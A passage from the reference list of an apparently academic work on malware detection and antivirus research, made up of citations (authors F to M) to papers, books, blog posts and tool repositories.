FEBRABAN (2019). 2019 febraban banking technology survey conducted by deloitte. https://www2.deloitte.com/content/dam/Deloitte/br/Documents/financial-services/2019-FEBRABAN-Banking-Tecnhology-Survey.pdf.

Fedler, R., Kulicke, M., and Schütte, J. (2013). An antivirus api for android malware recognition. In *2013 8th International Conference on Malicious and Unwanted Software: "The Americas" (MALWARE)*, pages 77–84.

Felt, A. P., Reeder, R. W., Almuhimedi, H., and Consolvo, S. (2014). Experimenting at scale with google chrome's ssl warning. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '14, pages 2667–2670, New York, NY, USA. ACM.

Feng, Q., Prakash, A., Yin, H., and Lin, Z. (2014). Mace: High-coverage and robust memory analysis for commodity operating systems. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 196–205. ACM.

Feng, Y., Bastani, O., Martins, R., Dillig, I., and Anand, S. (2017). Automated synthesis of semantic malware signatures using maximum satisfiability. https://www.ndss-symposium.org/ndss2017/ndss-2017-programme/automated-synthesis-semantic-malware-signatures-using-maximum-satisfiability/.

FileGrab (2016). Filegrab. https://sourceforge.net/projects/filegrab/.

Filiol, E. (2006). Malware pattern scanning schemes secure against black-box analysis. *Journal in Computer Virology*, 2(1):35–50.

Fleshman, W., Raff, E., Zak, R., McLean, M., and Nicholas, C. (2018). Static malware detection subterfuge: Quantifying the robustness of machine learning and current anti-virus. In *2018 13th International Conference on Malicious and Unwanted Software (MALWARE)*, pages 1–10.

Fog, A. (2018). The microarchitecture of intel, amd and via cpus. http://www.cs.utexas.edu/~hunt/class/2018-spring/cs340d/documents/Agner-Fog/microarchitecture.pdf.

foremost (2018). foremost. http://foremost.sourceforge.net.

Fortune (2018). How intel is moving from software fixes to hardware redesigns to combat spectre and meltdown. http://fortune.com/2018/03/15/intel-chips-spectre-meltdown-hardware/#c67f2f35-4f01-46b0-b53e-3911ec8ce0a2.

FSecure (2019). False positives. https://www.f-secure.com/v-descs/false_positive.shtml.

Furnell, S. and Clarke, N. (2012). Power to the people? the evolving recognition of human aspects of security. *Computers & Security*, 31(8):983 – 988.

Fustos, J., Farshchi, F., and Yun, H. (2019). Spectreguard: An efficient data-centric defense mechanism against spectre attacks. In *Proceedings of the 56th Annual Design Automation Conference 2019*, DAC '19, pages 61:1–61:6, New York, NY, USA. ACM.

Gallo, L., Botta, A., and Ventre, G. (2019). Identifying threats in a large company's inbox. In *Proceedings of the 3rd ACM CoNEXT Workshop on Big DAta, Machine Learning and Artificial Intelligence for Data Communication Networks*, Big-DAMA '19, page 1–7, New York, NY, USA. Association for Computing Machinery.

Ganesan, R., Murarka, Y., Sarkar, S., and Frey, K. (2013). Empirical study of performance benefits of hardware assisted virtualization. In *Proceedings of the 6th ACM India Computing Convention*, Compute '13, pages 1:1–1:8, New York, NY, USA. ACM.

Gashi, I., Sobesto, B., Mason, S., Stankovic, V., and Cukier, M. (2013). A study of the relationship between antivirus regressions and label changes. In *2013 IEEE 24th International Symposium on Software Reliability Engineering (ISSRE)*, pages 441–450.

Gashi, I., Stankovic, V., Leita, C., and Thonnard, O. (2009). An experimental study of diversity with off-the-shelf antivirus engines. In *2009 Eighth IEEE Inter. Symp. on Network Computing and Applications*.

Gassen, J. and Chapman, J. P. (2014). Honeyagent: Detecting malicious java applets by using dynamic analysis. In *2014 9th International Conference on Malicious and Unwanted Software: The Americas (MALWARE)*, pages 109–117, US. IEEE.

Gatlan, S. (2019). Github service abused by attackers to host phishing kits. https://www.bleepingcomputer.com/news/security/github-service-abused-by-attackers-to-host-phishing-kits/.

Gebhardt, C., Dalton, C. I., and Tomlinson, A. (2010). Separating hypervisor trusted computing base supported by hardware. In *Proceedings of the Fifth ACM Workshop on Scalable Trusted Computing*, STC '10, pages 79–84, New York, NY, USA. ACM.

Geek (2008). Defcon race to zero contest angers antivirus vendors. https://www.geek.com/news/defcon-race-to-zero-contest-angers-antivirus-vendors-574487/.

GIAC (2013). Chad robertson. https://www.giac.org/paper/gcfa/4799/indicators-compromise-memory-forensics/115906.

Giacinto, G. and Dasarathy, B. V. (2011). An editorial note to prospective authors: Machine learning for computer security: A guide to prospective authors. *Inf. Fusion*, 12(3):238–239.

Gilbert, I. and Cohen, J. (1972). A simple hardware model of a turing machine: Its educational use. In *Proceedings of the ACM Annual Conference - Volume 1*, ACM '72, pages 324–329, New York, NY, USA. ACM.

Gionta, J., Azab, A., Enck, W., Ning, P., and Zhang, X. (2014). Seer: Practical memory virus scanning as a service. In *Proceedings of the 30th Annual Computer Security Applications Conference*, ACSAC '14, page 186–195, New York, NY, USA. Association for Computing Machinery.

glmcdona (2018). Process-dump. https://github.com/glmcdona/Process-Dump.

Goebel, J., Holz, T., and Willems, C. (2007). Measurement and analysis of autonomous spreading malware in a university environment. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 109–128. Springer.

Göktaş, E., Athanasopoulos, E., Polychronakis, M., Bos, H., and Portokalidis, G. (2014). Size does matter: Why using gadget-chain length to prevent code-reuse attacks is hard. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 417–432, San Diego, CA. USENIX Association.

Gong, L., Li, Z., Qian, F., Zhang, Z., Chen, Q. A., Qian, Z., Lin, H., and Liu, Y. (2020). Experiences of landing machine learning onto market-scale mobile malware detection. In *Proceedings of the Fifteenth European Conference on Computer Systems*, EuroSys '20, New York, NY, USA. Association for Computing Machinery.

Google (2018). Rekall. https://github.com/google/rekall.

Gorelik, M. (2020). Machine learning can't protect you from fileless attacks. https://securityboulevard.com/2020/05/machine-learning-cant-protect-you-from-fileless-attacks/.

Govindarajalu, B. (2017). *Computer Architecture and Organization: Design Principles and Applications 2nd Edition*. Mc Graw Hill India.

Grace, M., Zhou, Y., Zhang, Q., Zou, S., and Jiang, X. (2012). Riskranker: scalable and accurate zero-day android malware detection. In *Proceedings of the 10th international conference on Mobile systems, applications, and services*, pages 281–294. ACM.

Gray, R. M. (2011). *Entropy and Information Theory*. Springer, US.

Graziano, M., Canali, D., Bilge, L., Lanzi, A., Shi, E., Balzarotti, D., van Dijk, M., Bailey, M., Devadas, S., Liu, M., et al. (2015). Needles in a haystack: Mining information from public dynamic analysis sandboxes for malware intelligence. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 1057–1072.

Graziano, M., Leita, C., and Balzarotti, D. (2012). Towards network containment in malware analysis systems. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 339–348. ACM.

Grégio, A. R. A., De Geus, P. L., Kruegel, C., and Vigna, G. (2012). Tracking memory writes for malware classification and code reuse identification. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 134–143. Springer.

Grégio, A. R. A., Fernandes, D. S. o., Afonso, V. M., de Geus, P. L., Martins, V. F., and Jino, M. (2013). An empirical analysis of malicious internet banking software behavior. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing*, SAC '13, pages 1830–1835, New York, NY, USA. ACM.

Grier, C., Ballard, L., Caballero, J., Chachra, N., Dietrich, C. J., Levchenko, K., Mavrommatis, P., McCoy, D., Nappa, A., Pitsillidis, A., Provos, N., Rafique, M. Z., Rajab, M. A., Rossow, C., Thomas, K., Paxson, V., Savage, S., and Voelker, G. M. (2012). Manufacturing compromise: The emergence of exploit-as-a-service. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 821–832, New York, NY, USA. ACM.

Griffin, K., Schneider, S., Hu, X., and Chiueh, T.-c. (2009). *Automatic Generation of String Signatures for Malware Detection*, pages 101–120. Springer Berlin Heidelberg, Berlin, Heidelberg.

Grosse, K., Papernot, N., Manoharan, P., Backes, M., and McDaniel, P. (2017). Adversarial examples for malware detection. In *European Symposium on Research in Computer Security*, pages 62–79. Springer.

Grégio, A. and Botacin, M. (2020). Integridade, confidencialidade, disponibilidade, ransomware. `https://ftp.registro.br/pub/gts/gts35/03-IntegridadeDisponibilidadeConfidencialidadeRansomware.pdf`.

Grégio, A. R. A., Afonso, V. M., Filho, D. S. F., Geus, P. L. d., and Jino, M. (2015). Toward a Taxonomy of Malware Behaviors. *The Computer Journal*, 58(10):2758–2777.

Gu, G., Porras, P., Yegneswaran, V., and Fong, M. (2007). Bothunter: Detecting malware infection through ids-driven dialog correlation. In *16th USENIX Security Symposium (USENIX Security 07)*, Boston, MA. USENIX Association.

Guinde, N. B. and Lohani, R. B. (2011). Fpga based approach for signature based antivirus applications. In *Proceedings of the International Conference & Workshop on Emerging Trends in Technology*, ICWET '11, page 1262–1263, New York, NY, USA. Association for Computing Machinery.

Guri, M. and Bykhovsky, D. (2019). air-jumper: Covert air-gap exfiltration/infiltration via security cameras & infrared (ir). *Computers & Security*, 82:15–29.

Guri, M., Kedma, G., Kachlon, A., and Elovici, Y. (2014). Resilience of anti-malware programs to naive modifications of malicious binaries. In *2014 IEEE Joint Intel. and Sec. Informatics Conf.*

Gutmann, P. (2007). The commercial malware industry. `https://www.cs.auckland.ac.nz/~pgut001/pubs/malware_biz.pdf`.

HackerNews (2018). 8 new spectre-class vulnerabilities (spectre-ng) found in intel cpus. `https://thehackernews.com/2018/05/intel-spectre-vulnerability.html`.

HackerNews (2019). Kaspersky antivirus flaw exposed users to cross-site tracking online. `https://thehackernews.com/2019/08/kaspersky-antivirus-online-tracking.html`.

Hackernews, T. (2018). Intel processors now allows antivirus to use built-in gpus for malware scanning. `https://thehackernews.com/2018/04/intel-threat-detection.html`.

Haffejee, J. and Irwin, B. (2014). Testing antivirus engines to determine their effectiveness as a security layer. In *2014 Information Security for South Africa*, pages 1–6.

Hamlen, K. W., Mohan, V., Masud, M. M., Khan, L., and Thuraisingham, B. (2009). Exploiting an antivirus interface. *Computer Standards & Interfaces*, 31(6):1182 – 1189.

hardware, T. (2011). Do antivirus suites impact your pc's performance? `https://tinyurl.com/y2epwo8w`.

Hartzer, B. (2010). comScore Report: Twitter Usage Exploding in Brazil, Indonesia and Venezuela. (`https://www.billhartzer.com/internet-usage/comscore-twitter-latin-america-usage/`.

Hennessy, J. L. and Patterson, D. A. (2011). *Computer Architecture, Fifth Edition: A Quantitative Approach*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 5th edition.

Henning, J. L. (2006). Spec cpu2006 benchmark descriptions. *ACM SIGARCH Computer Architecture News*, 34(4):1–17.

Herley, C. and v. Oorschot, P. C. (2017). Sok: Science, security and the elusive goal of security as a scientific pursuit. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 99–120.

Ho, J. T. L. and Lemieux, G. G. (2009). Perg-rx: A hardware pattern-matching engine supporting limited regular expressions. In *Proceedings of the ACM/SIGDA International Symposium on Field Programmable Gate Arrays*, FPGA '09, pages 257–260, New York, NY, USA. ACM.

Hoglund, G. and Butler, J. (2005). *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional.

Holt, T. J., Bossler, A. M., and Seigfried-Spellar, K. C. (2017). *Cybercrime and Digital Forensics: An Introduction*. Routledge.

Hong, C.-Y., Yu, F., and Xie, Y. (2012). Populated ip addresses: Classification and applications. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, pages 329–340. ACM.

HookShark (2019). Hookshark. `https://www.unknowncheats.me/forum/pc-software/72799-hookshark64-beta-0-1-a.html`.

Howe, A. E., Ray, I., Roberts, M., Urbanska, M., and Byrne, Z. (2012). The psychology of security for the home computer user. In *2012 IEEE Symposium on Security and Privacy*, pages 209–223.

Hsu, F., Chen, H., Ristenpart, T., Li, J., and Su, Z. (2006). Back to the future: A framework for automatic malware removal and system repair. In *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*, pages 257–268. IEEE.

Hsu, F. H., Wu, M. H., Tso, C. K., Hsu, C. H., and Chen, C. W. (2012). Antivirus software shield against antivirus terminators. *IEEE Transactions on Information Forensics and Security*, 7(5):1439–1447.

Huang, D. Y., Aliapoulios, M. M., Li, V. G., Invernizzi, L., Bursztein, E., McRoberts, K., Levin, J., Levchenko, K., Snoeren, A. C., and McCoy, D. (2018). Tracking ransomware end-to-end. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 618–631.

Huang, W. and Stokes, J. W. (2016). Mtnet: A multi-task neural network for dynamic malware classification. In Caballero, J., Zurutuza, U., and Rodríguez, R. J., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 399–418, Cham. Springer International Publishing.

Hurier, M., Suarez-Tangil, G., Dash, S. K., Bissyandé, T. F., Traon, Y. L., Klein, J., and Cavallaro, L. (2017). Euphony: Harmonious unification of cacophonous anti-virus vendor labels for android malware. In *IEEE/ACM Inter. Conf. on Mining Software Repositories (MSR)*.

Hyvärinen, N. (2018a). Detecting parent pid spoofing. `https://blog.f-secure.com/detecting-parent-pid-spoofing/`.

Hyvärinen, N. (2018b). Memory injection like a boss. `https://blog.f-secure.com/memory-injection-like-a-boss/`.

IACR (2019). Real world crypto symposium. `https://rwc.iacr.org/`.

Ife, C. C., Shen, Y., Murdoch, S. J., and Stringhini, G. (2019). Waves of malice: A longitudinal measurement of the malicious file delivery ecosystem on the web.

InfoSecurity (2011). Kaspersky lab hit by av software source code leak. `https://www.infosecurity-magazine.com/news/kaspersky-lab-hit-by-av-software-source-code-leak/`.

Inoue, D., Eto, M., Yoshioka, K., Baba, S., Suzuki, K., Nakazato, J., Ohtaka, K., and Nakao, K. (2008a). nicter: An incident analysis system toward binding network monitoring with malware analysis. In *2008 WOMBAT Workshop on Information Security Threats Data Collection and Sharing*, pages 58–66. IEEE.

Inoue, D., Yoshioka, K., Eto, M., Hoshizawa, Y., and Nakao, K. (2008b). Malware behavior analysis in isolated miniature network for revealing malware's network activity. In *2008 IEEE International Conference on Communications*, pages 1715–1721. IEEE.

Intel (2011). *Intel(R) Advanced Vector Extensions Programming Reference*.

Intel (2016). Manual. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-system-programming-manual-325384.pdf.

Intel (2018). Intelpt. https://github.com/intelpt/WindowsIntelPT.

Intel (2020). Technologies for hardware assisted native malware detection. https://patentimages.storage.googleapis.com/fb/23/ff/9d11b27884f050/US10540498.pdf.

Intel, R. (2014). Architecture instruction set extensions programming reference. *Intel, March*.

iPower (2020). Kasperskyhook. https://github.com/iPower/KasperskyHook.

Ispoglou, K. K. and Payer, M. (2016). malwash: Washing malware to evade dynamic analysis. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, Austin, TX. USENIX Association.

Jacob, B., Ng, S., and Wang, D. (2007). *Memory Systems: Cache, DRAM, Disk*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA.

Jad (2018). Java decompiler. https://varaneckas.com/jad/.

Jagielski, M., Oprea, A., Biggio, B., Liu, C., Nita-Rotaru, C., and Li, B. (2018). Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*, pages 19–35.

Jaleel, A. (2012). Memory characterization of workloads using instrumentation-driven simulation. http://www.jaleels.org/ajaleel/publications/SPECanalysis.pdf.

James (2020). Upx visual studio. https://github.com/james34602/UPX-Visual-Studio.

Jana, S., Porter, D. E., and Shmatikov, V. (2011). Txbox: Building secure, efficient sandboxes with system transactions. In *2011 IEEE Symposium on Security and Privacy*, pages 329–344. IEEE.

Jang, Y., Song, C., Chung, S. P., Wang, T., and Lee, W. (2014). A11y attacks: Exploiting accessibility in operating systems. In *ACM CCS*.

Jarabek, C., Barrera, D., and Aycock, J. (2012). Thinav: Truly lightweight mobile cloud-based anti-malware. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, page 209–218, New York, NY, USA. Association for Computing Machinery.

Jareth (2019). The pros, cons and limitations of ai and machine learning in antivirus software. https://blog.emsisoft.com/en/35668/the-pros-cons-and-limitations-of-ai-and-machine-learning-in-antivirus-software/.

Jeffries, A. (2014). The us is switching from credit card signatures to pins, but banks need to get on board. http://www.theverge.com/2014/2/10/5397442/americans-are-finally-switching-over-to-chip-and-pin-credit-cards. Access Date: September/2016.

Jiang, X., Wang, X., and Xu, D. (2007). Stealthy malware detection through vmm-based out-of-the-box semantic view reconstruction. In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 128–138. ACM.

Jordaney, R., Sharad, K., Dash, S. K., Wang, Z., Papini, D., Nouretdinov, I., and Cavallaro, L. (2017). Transcend: Detecting concept drift in malware classification models. In *USENIX*.

Kaloudi, N. and Li, J. (2020). The ai-based cyber threat landscape: A survey. *ACM Comput. Surv.*, 53(1).

Kalysch, A., Bove, D., and Müller, T. (2018). How android's ui security is undermined by accessibility. In *ROOTS*. ACM.

Kang, B., Seon Kim, H., Kim, T., Kwon, H., and Im, E. G. (2012). Fast malware classification using counting bloom filter. *International Journal on Information*, 15:2879–2892.

Kantarcioglu, M. and Xi, B. (2016). Adversarial data mining: Big data meets cyber security. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 1866–1867. ACM.

Kantchelian, A., Afroz, S., Huang, L., Islam, A. C., Miller, B., Tschantz, M. C., Greenstadt, R., Joseph, A. D., and Tygar, J. D. (2013). Approaches to adversarial drift. In *AISec 2013*.

Karampatziakis, N., Stokes, J. W., Thomas, A., and Marinescu, M. (2012). Using file relationships in malware classification. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–20. Springer.

Karanja, E. M., Masupe, S., and Gasennelwe-Jeffrey, M. (2018). Challenge paper: Towards open datasets for internet of things malware. *J. Data and Information Quality*, 10(2):7:1–7:5.

Kaspersky (2009). Kaspersky lab utilizes nvidia technologies to enhance protection. https://www.kaspersky.com/about/press-releases/2009_kaspersky-lab-utilizes-nvidia-technologies-to-enhance-protection.

Kaspersky (2015). Overall statistics for 2015. https://securelist.com/files/2015/12/KSB_2015_Statistics_FINAL_EN.pdf. Access in May 11, 2016.

Kaspersky (2016). A disembodied threat. https://www.kaspersky.com/blog/bodiless-threat/6128/.

Kaspersky (2018a). How to run a scan task in kaspersky security cloud. https://support.kaspersky.com/us/13393#block6.

Kaspersky (2018b). How to run a virus scan the right way: Step-by-step guide. https://www.kaspersky.com/resource-center/preemptive-safety/how-to-run-a-virus-scan.

Kaspersky (2018c). Kaspersky security events in windows event log. https://support.kaspersky.com/KS4Exchange/9.4/en-US/127197.htm.

Kaspersky (2018d). Whitelist program. https://usa.kaspersky.com/partners/whitelist-program.

Kaspersky (2019a). About remediation engine. https://support.kaspersky.com/KESWin/11/en-us/151136.htm.

Kaspersky (2019b). Configuring the facade module supporting application interaction with utilities and administration systems. https://support.kaspersky.com/KLMS/8.2/en-US/82367.htm.

Kaspersky (2020a). Gaming mode on. https://www.kaspersky.co.in/gaming-mode-on/.

Kaspersky (2020b). An immune-based approach to information system security. https://os.kaspersky.com/.

Kaspersky (2020c). Installation error 27300 klhk.sys_x64 error code 2147024891. https://community.kaspersky.com/kaspersky-anti-virus-12/installation-error-27300-klhk-sys-x64-error-code-2147024891-8516.

Khasawneh, K. N., Ozsoy, M., Donovick, C., Abu-Ghazaleh, N., and Ponomarev, D. (2015). Ensemble learning for low-level hardware-supported malware detection. In Bos, H., Monrose, F., and Blanc, G., editors, *Research in Attacks, Intrusions, and Defenses*, pages 3–25, Cham. Springer International Publishing.

Khodamoradi, P., Fazlali, M., Mardukhi, F., and Nosrati, M. (2015). Heuristic metamorphic malware detection based on statistics of assembly instructions using classification algorithms. In *Inter. Symp. on Comp. Arch. and Digital Systems (CADS)*.

Kikuchi, Y., Mori, H., Nakano, H., Yoshioka, K., Matsumoto, T., and Van Eeten, M. (2016). Evaluating malware mitigation by android market operators. In *9th Workshop on Cyber Security Experimentation and Test ({CSET} 16)*.

Kim, D., Kwon, B. J., and Dumitraş, T. (2017a). Certified malware: Measuring breaches of trust in the windows code-signing pki. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 1435–1448, New York, NY, USA. ACM.

Kim, D. W., Yan, P., and Zhang, J. (2015). Detecting fake anti-virus software distribution webpages. *Computers & Security*, 49:95 – 106.

Kim, J.-Y., Bu, S.-J., and Cho, S.-B. (2017b). Malware detection using deep transferred generative adversarial networks. In *International Conference on Neural Information Processing*, pages 556–564. Springer.

Kinder, J., Katzenbeisser, S., Schallhart, C., and Veith, H. (2005). Detecting malicious code by model checking. In Julisch, K. and Kruegel, C., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 174–187, Berlin, Heidelberg. Springer Berlin Heidelberg.

Kintis, P., Miramirkhani, N., Lever, C., Chen, Y., Romero-Gómez, R., Pitropakis, N., Nikiforakis, N., and Antonakakis, M. (2017). Hiding in plain sight: A longitudinal study of combosquatting abuse. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 569–586, New York, NY, USA. Association for Computing Machinery.

Kirat, D., Vigna, G., and Kruegel, C. (2011). Barebox: Efficient malware analysis on bare-metal. In *Proc. 27th Annual Comp. Sec. Applications Conf.*, ACSAC '11. ACM.

Kirat, D., Vigna, G., and Kruegel, C. (2014). Barecloud: Bare-metal analysis-based evasive malware detection. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 287–301, San Diego, CA. USENIX Association.

Kolosnjaji, B., Zarras, A., Lengyel, T., Webster, G., and Eckert, C. (2016a). Adaptive semantics-aware malware classification. In *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721*, DIMVA 2016, pages 419–439, Berlin, Heidelberg. Springer-Verlag.

Kolosnjaji, B., Zarras, A., Webster, G., and Eckert, C. (2016b). Deep learning for classification of malware system call sequences. In *Australasian Joint Conference on Artificial Intelligence*, pages 137–149. Springer.

Kong, S., Smith, R., and Estan, C. (2008). Efficient signature matching with multiple alphabet compression tables. In *Proceedings of the 4th International Conference on Security and Privacy in Communication Netowrks*, SecureComm '08, pages 1:1–1:10, New York, NY, USA. ACM.

Koppula, V., Lewko, A. B., and Waters, B. (2015). Indistinguishability obfuscation for turing machines with unbounded memory. In *Proceedings of the Forty-seventh Annual ACM Symposium on Theory of Computing*, STOC '15, pages 419–428, New York, NY, USA. ACM.

Korczynski, D. and Yin, H. (2017). Capturing malware propagations with code injections and code-reuse attacks. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 1691–1708. ACM.

Koret, J. and Bachaalany, E. (2015). *The Antivirus Hacker's Handbook*. Wiley Publishing, 1st edition.

Kováč, P. (2018). Fighting malware with machine learning. `https://blog.avast.com/fighting-malware-with-machine-learning`.

Kozyrakis, C. E. and Patterson, D. A. (1998). A new direction for computer architecture research. `https://web.stanford.edu/~kozyraki/publications/1998.IEEEComputer.Direction.pdf`.

Kraunelis, J., Chen, Y., Ling, Z., Fu, X., and Zhao, W. (2013). On malware leveraging the android accessibility framework. In *International Conference on Mobile and Ubiquitous Systems: Computing, Networking, and Services*.

Kraus, R., Barber, B., Borkin, M., and Alpern, N. J. (2010). Chapter 6 - internet information services – web service attacks. In Kraus, R., Barber, B., Borkin, M., and Alpern, N. J., editors, *Seven Deadliest Microsoft Attacks*, pages 109 – 128. Syngress, Boston.

Krizhevsky, A. (2012). Learning multiple layers of features from tiny images. *University of Toronto*.

Kurogome, Y., Otsuki, Y., Kawakoya, Y., Iwamura, M., Hayashi, S., Mori, T., and Sen, K. (2019). Eiger: Automated ioc generation for accurate and interpretable endpoint malware detection. In *Proceedings of the 35th Annual Computer Security Applications Conference*, ACSAC '19, page 687–701, New York, NY, USA. Association for Computing Machinery.

Kwon, B. J., Mondal, J., Jang, J., Bilge, L., and Dumitraş, T. (2015). The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, pages 1118–1129, New York, NY, USA. ACM.

Küchler, A., Mantovani, A., Han, Y., Bilge, L., and Balzarotti, D. (2021). Does every second count?time-based evolution of malware behavior in sandboxes. `http://s3.eurecom.fr/docs/ndss21_kuechler.pdf`.

Lakshmanan, R. (2020). 4 dangerous brazilian banking trojans now trying to rob users worldwide. `https://thehackernews.com/2020/07/brazilian-banking-trojan.html`.

Lalonde Levesque, F., Nsiempba, J., Fernandez, J. M., Chiasson, S., and Somayaji, A. (2013). A clinical study of risk factors related to malware infections. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13. ACM.

Landave (2020). Bitdefender: Upx unpacking featuring ten memory corruptions. `https://landave.io/2020/11/bitdefender-upx-unpacking-featuring-ten-memory-corruptions/`.

Lanzi, A., Balzarotti, D., Kruegel, C., Christodorescu, M., and Kirda, E. (2010). Accessminer: using system-centric models for malware protection. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 399–412. ACM.

Laskov, P. and Lippmann, R. (2010). Machine learning in adversarial environments.

Lee, A., Varadharajan, V., and Tupakula, U. (2013). On malware characterization and attack classification. In *Proceedings of the First Australasian Web Conference - Volume 144*, AWC '13, page 43–47, AUS. Australian Computer Society, Inc.

Lee, J. C. (2008). Hacking the nintendo wii remote. *IEEE pervasive computing*, 7(3):39–45.

Leita, C. and Dacier, M. (2008). Sgnet: a worldwide deployable framework to support the analysis of malware threat models. In *2008 Seventh European Dependable Computing Conference*, pages 99–109. IEEE.

Leita, C., Dacier, M., and Massicotte, F. (2006). Automatic handling of protocol dependencies and reaction to 0-day attacks with scriptgen based honeypots. In *International Workshop on Recent Advances in Intrusion Detection*, pages 185–205. Springer.

Lever, C., Kotzias, P., Balzarotti, D., Caballero, J., and Antonakakis, M. (2017). A lustrum of malware network communication: Evolution and insights. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 788–804. IEEE.

Lévesque, F. L., Chiasson, S., Somayaji, A., and Fernandez, J. M. (2018). Technological and human factors of malware attacks: A computer security clinical trial approach. *ACM Trans. Priv. Secur.*, 21(4):18:1–18:30.

Levesque, F. L. and Fernandez, J. M. (2014). Computer security clinical trials: Lessons learned from a 4-month pilot study. In *7th Workshop on Cyber Security Experimentation and Test (CSET 14)*, San Diego, CA. USENIX Association.

Levesque, F. L., Somayaji, A., Batchelder, D., and Fernandez, J. M. (2015). Measuring the health of antivirus ecosystems. In *2015 10th International Conference on Malicious and Unwanted Software (MALWARE)*, pages 101–109, US. IEEE.

Li, X., Ma, J., and Moon, S. (2005). On the security of the canetti-krawczyk model. *International Conference on Computational and Information Science*.

Li, Z., Sanghi, M., Chen, Y., Kao, M.-Y., and Chavez, B. (2006). Hamsa: Fast signature generation for zero-day polymorphic worms with provable attack resilience. In *2006 IEEE Symposium on Security and Privacy (S&P'06)*, pages 15–pp. IEEE.

Lim, S. L., Bentley, P. J., Kanakam, N., Ishikawa, F., and Honiden, S. (2014). Investigating country differences in mobile app user behavior and challenges for software engineering. `https://ieeexplore.ieee.org/abstract/document/6913003`.

Lin, P. C., Lin, Y. D., Lai, Y. C., Zheng, Y. J., and Lee, T. H. (2009). Realizing a sub-linear time string-matching algorithm with a hardware accelerator using bloom filters. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 17(8):1008–1020.

Lin, Z., Zhang, X., and Xu, D. (2010). Automatic reverse engineering of data structures from binary execution. In *Proceedings of the 11th Annual Information Security Symposium*, CERIAS '10, pages 5:1–5:1, West Lafayette, IN. CERIAS - Purdue University.

Lindorfer, M., Di Federico, A., Maggi, F., Comparetti, P. M., and Zanero, S. (2012). Lines of malicious code: Insights into the malicious software industry. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 349–358. ACM.

Lindorfer, M., Neugschwandtner, M., Weichselbaum, L., Fratantonio, Y., Veen, V. v. d., and Platzer, C. (2014). Andrubis – 1,000,000 apps later: A view on current android malware behaviors. In *Proceedings of the 2014 Third International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, BADGERS '14, pages 3–17, Washington, DC, USA. IEEE Computer Society.

LinuxDevBR (2019). Agenda. `https://linuxdev-br.net`.

Liu, K., Lu, S., and Liu, C. (2014). Poster: Fingerprinting the publicly available sandboxes. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 1469–1471, New York, NY, USA. ACM.

Liu, Y., Zhang, Y., Wang, H., Xu, J., and Li, J. (2016). Research on standardization of the android malware detection results. In *2016 IEEE Int. Conf. on Net. Infrastructure and Digital Content (IC-NIDC)*.

Luk, C.-K., Cohn, R., Muth, R., Patil, H., Klauser, A., Lowney, G., Wallace, S., Reddi, V. J., and Hazelwood, K. (2005). Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '05, pages 190–200, New York, NY, USA. ACM.

Luo, M., Starov, O., Honarmand, N., and Nikiforakis, N. (2017). Hindsight: Understanding the evolution of ui vulnerabilities in mobile browsers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 149–162, New York, NY, USA. ACM.

m0n0ph1 (2015). Process hollowing. https://github.com/m0n0ph1/Process-Hollowing.

Ma, W., Duan, P., Liu, S., Gu, G., and Liu, J.-C. (2012). Shadow attacks: Automatically evading system-call-behavior based malware detection. *J. Comput. Virol.*, 8(1-2):1–13.

Machiry, A., Redini, N., Gustafson, E., Aghakhani, H., Kruegel, C., and Vigna, G. (2019). Towards automatically generating a sound and complete dataset for evaluating static analysis tools. https://ruoyuwang.me/bar2019/pdfs/bar2019-final90.pdf.

Maggi, F., Bellini, A., Salvaneschi, G., and Zanero, S. (2011). Finding non-trivial malware naming inconsistencies. In Jajodia, S. and Mazumdar, C., editors, *Information Systems Security*, pages 144–159, Berlin, Heidelberg. Springer Berlin Heidelberg.

